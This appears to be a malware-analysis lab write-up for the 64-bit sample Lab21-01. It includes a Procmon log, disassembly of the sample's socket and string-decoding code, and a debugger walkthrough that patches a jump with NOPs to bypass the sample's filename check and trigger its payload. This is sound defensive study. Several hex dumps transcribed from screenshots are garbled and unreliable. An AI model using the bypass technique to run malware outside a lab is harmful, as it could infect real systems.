2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\conhost.exe
2:03:1...	Lab21-01.exe	2468	Process Create	C:\Windows\System32\Conhost.exe
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\KernelBase.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\KernelBase.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\KernelBase.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\Kernel32.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	QueryBasicInfor...	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\ntdll.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\kernel32.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\KernelBase.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\apppatch\sysmain.sdb
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\apppatch\sysmain.sdb
2:03:1...	Lab21-01.exe	2468	QueryBasicInfor...	C:\Windows\apppatch\sysmain.sdb
2:03:1...	Lab21-01.exe	2468	QueryBasicInfor...	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	QueryBasicInfor...	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	QueryBasicInfor...	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	Thread Create	
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\ws2_32.dll
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\vcrt4.dll
2:03:1...	Lab21-01.exe	2468	Thread Create	
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\vcrt4.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\ws2_32.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\ws2_32.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	Thread Exit	
2:03:1...	Lab21-01.exe	2468	Thread Exit	
2:03:1...	Lab21-01.exe	2468	Process Exit	
2:03:1...	Lab21-01.exe	2468	RegSetValue	HKEY\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-38\Lab21-01.exe

ii- Depending on your version of IDA Pro, main may not be recognized automatically. How can you identify the call to the main function?


If we open this in IDA Free 7.0 as a standard AMD64 PE file...




We find that we're dumped into the main function located at 0x1400010C0.

```
00000001400010C0 ; _main@16, uptr@8, uptr@4, name@4, dwFlags@4
00000001400010C0
00000001400010C0 ; int __cdecl main(int argc, const char **argv, const char **envp)
00000001400010C0 main proc near
00000001400010C0
00000001400010C0 g= dword ptr -340h
00000001400010C0 dwFlags= dword ptr -338h
00000001400010C0 name= sockaddr ptr -330h
00000001400010C0 WSADATA= WSADATA ptr -320h
00000001400010C0 var_181= byte ptr -181h
00000001400010C0 Str1= byte ptr -180h
00000001400010C0 var_17C= dword ptr -17Ch
00000001400010C0 var_170= xmmword ptr -170h
00000001400010C0 var_160= qword ptr -160h
00000001400010C0 var_158= qword ptr -158h
00000001400010C0 var_150= qword ptr -150h
00000001400010C0 var_148= qword ptr -148h
00000001400010C0 var_140= byte ptr -140h
00000001400010C0 Filename= byte ptr -130h
00000001400010C0 Dst= byte ptr -12Fh
00000001400010C0 var_20= qword ptr -20h
00000001400010C0 arg_0= qword ptr 10h
00000001400010C0 arg_8= qword ptr 18h
00000001400010C0 arg_10= qword ptr 20h
00000001400010C0 arg_18= qword ptr 28h
00000001400010C0
```

If we instead open this in another disassembler which doesn't identify the main function, in this case we'll open it in [Cutter](#), if we enable offset visibility in Cutter preferences, we can see we start at 0x140001750.



To identify the call to our main function we will need to look for a call, likely after any 'GetCommandLineA' checks which may be present. If we examine the underlying structure of this PE file using Detect-It-Easy (DIE), we can see it was created in C++.



**iii- What is being stored on the stack in the instructions from 0x0000000140001150 to 0x0000000140001161?**

If we jump to '0x140001150', we can see that some large hexadecimal values are being stored on the stack.

```

0000000140001150 mov byte ptr [rbp+260h+var_170+0Ch], 0
0000000140001157 mov dword ptr [rbp+260h+Str1], 2E6C636Fh
0000000140001161 mov [rbp+260h+var_17C], 657865h
000000014000116B mov [rbp+260h+var_140], al
0000000140001171 mov [rbp+260h+Filename], 0
0000000140001178 call memset
000000014000117D lea rdx, [rbp+260h+Filename] ; lpFilename
0000000140001184 mov r8d, 10Eh ; nSize
000000014000118A xor ecx, ecx ; hModule
000000014000118C call cs:GetModuleFileNameA
0000000140001192 lea rcx, [rbp+260h+Filename] ; Str

```

If we press 'R' on these to convert them to an ASCII string, we find the following.

```

0000000140001150 mov byte ptr [rbp+260h+var_170+0Ch], 0
0000000140001157 mov dword ptr [rbp+260h+Str1], '.lco'
0000000140001161 mov [rbp+260h+var_17C], 'exe'

```


At first glance it looks like the string '.lcoexe' is being stored on the stack; however, this is because x86 and x64 assembly is little-endian (reversed). As IDA has interpreted this as a hex value rather than a string, converting it results in backwards values. If we reverse this we find the following string stored on the stack.

ocl.exe


This is the same value we saw in Lab09-02. Given this, it's possible the program needs to be called ocl.exe in order for it to run correctly.

**iv- How can you get this program to run its payload without changing the filename of the executable?**

If we examine 0x14000120C we can see that a string comparison looks to take place which is likely looking for very specific conditions to be met to allow the malware to run (possibly checking if it is named ocl.exe).



When this comparison fails, the program makes a jump to 0x14000120E, which then makes a jump past the primary functions of this malware at 0x140001213, to loc\_1400013D7.



One way we can make this program run its payload without changing the filename is to ensure that even after it fails this check, instead of jumping to loc\_1400013D7, it flows right into the primary function which triggers the payload.

If we run this in a debugger such as [x64dbg](#) (at this point we're introducing a newer, more robust debugger which supports 64-bit debugging), we can find the jump located at 0x140001213.

The screenshot shows the Immunity Debugger interface. The assembly pane displays assembly code with several instructions highlighted in yellow, indicating they are part of the current selection or analysis. The memory dump pane below shows the raw hex and ASCII representation of memory at address 0000000140001213, where the value 00 00 00 00 is highlighted in yellow.


```

0000000140001213 EB 0F 01 00 00 43 00 54 24 40 89 02 D2 00 00 FF 01...H,T29...-S
0000000140001223 43 01 51 00 00 00 00 CD 75 E5 4C 89 54 24 88 03 00 ...A,B1, ...
0000000140001233 00 41 88 02 00 00 00 80 01 44 8D 40 00 45 33 4A...P,D,B,E3
0000000140001243 C9 41 88 CE 89 5C 24 20 89 5C 24 20 FF 25 3B 5F EA,1,3(,3,7...
0000000140001253 00 01 43 88 08 48 82 F8 FF 0F 84 AF 03 00 00 48 H,BH,dy,0,-H
0000000140001263 00 01 43 88 08 48 82 F8 FF 0F 84 AF 03 00 00 48 H,BH,dy,0,-H

```

From here it can be modified to instead perform no operation, effectively allowing the program to flow into its payload.


Labs21-21.exe - PID: 7984 - Module: lab21-21.exe - Thread: Main Thread 1659 - x64dbg (Elevated)



text:00000001:0001213\_1:k21=01;enc:51213\_#513

Address	HEX	ASCII
0000000140001218	90 90 90 90 90 90	.....H.TS01...y
0000000140001222	3C 00 E0 00 00 00	.....Aut. ....
0000000140001233	00 41 BE 02 00 00	....A. ....F.D.B.E5
0000000140001243	C9 41 88 CE 09 EC	24 28 89 SC 24 20
0000000140001253	00 00 48 88 08 48	F8 FF OF 84 4F 01 00 00 48
0000000140001263	89 B4 24 70 03 00	00 01 00 00 4C 89 A4 24
0000000140001273	7B 05 00 80 4C 85	AC 24 80 03 00 00 8D 74 02 00 X.....L....E.
0000000140001283	00 48 83 C9 FF 48	8B D3 C0 48 8D FD 00 00 H.EyL.GAH.40..
0000000140001299	00 F2 A5 AC 80 85	01 00 00 00 4C 8D 02 01 00 00 L.....L.....
00000001400012A3	00 48 8D 8D 00 01	00 00 00 4C 8D 95 03 01 00 00 48 H.M.....L.....H
00000001400012B2	F7 01 40 28 C9 40	2B C9 40 2B 80 4C 8D FF 45 00 00 00 00
00000001400012C3	88 E6 49 88 F3 40	2B D3 0F 1F 44 00 00 43 8D 44 .E..DMH.O.D.A.D


If we set a breakpoint at our new NOP values, we can use F9 to run the program and see it hits them without issue. If we then hold F8 to step over functions, we will begin to see a decoding routine runs which gives us a known C2.



At this point we can be confident that the check used to determine if the filename of the executable is correct has been bypassed.

**v- Which two strings are being compared by the call to strncmp at 0x0000000140001205?**


Using x64dbg we can easily create a breakpoint at 0x140001205 and see the two strings being compared stored in RCX and RDX. After setting a breakpoint and pressing F9, to run the program until we hit it, we can see the values being compared are the binary name (Lab21-01.exe) and the string jzm.exe.



Based on this we know that some transformations must be occurring on the string ocl.exe before being used in this comparison.

#### vi- Does the function at 0x00000001400013C8 take any parameters?

Jumping to the function at 0x1400013C8, it isn't immediately obvious in IDA or x64dbg how many parameters it takes, but what we do see is RBX being moved into RCX.



Because we know RCX, RDX, R8, and R9 are the first 4 parameters of any given function call in a 64-bit OS, we know that whatever is within RBX at the time of this call will be passed to the

function at 0x1400013C8 (sub\_140001000). By looking at what is being passed to this in IDA prior to the call, we can see that it is RAX, or more specifically a pointer to the socket returned by WSASocketA.

The image shows three assembly code windows from a debugger, connected by green arrows indicating flow. The top window shows code starting at address 140001218, which branches to the middle window at address 14000122C. The middle window shows code starting at address 14000122C, which branches to the bottom window at address 140001262.

**Top Window (Address 140001218):**

```
00000000140001218
00000000140001218 loc_140001218: ; lpWSAData
00000000140001218 lea rdx, [rsp+360h+WSAData]
0000000014000121D mov ecx, 202h ; wVersionRequested
00000000140001222 call cs:WSASStartup
00000000140001228 test eax, eax
0000000014000122A jnz short loc_14000120E
```

**Middle Window (Address 14000122C):**

```
0000000014000122C
0000000014000122C loc_14000122C:
0000000014000122C mov [rsp+360h+arg_18], r14
00000000140001234 mov r14d, 2
0000000014000123A lea edx, [rax+1] ; type
0000000014000123D lea r8d, [rax+6] ; protocol
00000000140001241 xor r9d, r9d ; lpProtocolInfo
00000000140001244 mov ecx, r14d ; af
00000000140001247 mov [rsp+360h+dwFlags], ebx ; dwFlags
0000000014000124B mov [rsp+360h+g], ebx ; g
0000000014000124F call cs:WSASocketA
00000000140001255 mov rbx, rax
00000000140001258 cmp rax, 0xFFFFFFFFFFFFFFFh
0000000014000125C jz loc_1400013B1
```

**Bottom Window (Address 140001262):**

```
00000000140001262
00000000140001262 loc_140001262:
00000000140001262 mov [rsp+360h+arg_0], rsi
0000000014000126A mov ecx, 100h ; Size
0000000014000126F mov [rsp+360h+arg_8], r12
00000000140001277 mov [rsp+360h+arg_10], r13
0000000014000127F call malloc
00000000140001284 or rcx, 0xFFFFFFFFFFFFFFFh
00000000140001288 mov r11, rax
0000000014000128B xor eax, eax
0000000014000128D lea rdi, [rbp+260h+var_170]
00000000140001294 repne scasb
00000000140001296 lea r8, [rbp+260h+var_160+1]
0000000014000129D lea r9, [rbp+260h+var_160+2]
000000001400012A4 lea rdi, [rbp+260h+var_160]
000000001400012AB lea r10, [rbp+260h+var_160+3]
000000001400012B2 not rcx
000000001400012B5 sub r8, r11
000000001400012B8 sub r9, r11
000000001400012BB sub rdi, r11
000000001400012BE lea r13, [rcx-1]
000000001400012C2 mov r12d, r14d
000000001400012C5 mov rsi, r11
000000001400012C8 sub r10, r11
000000001400012CB nop dword ptr [rax+rax+00h]
```

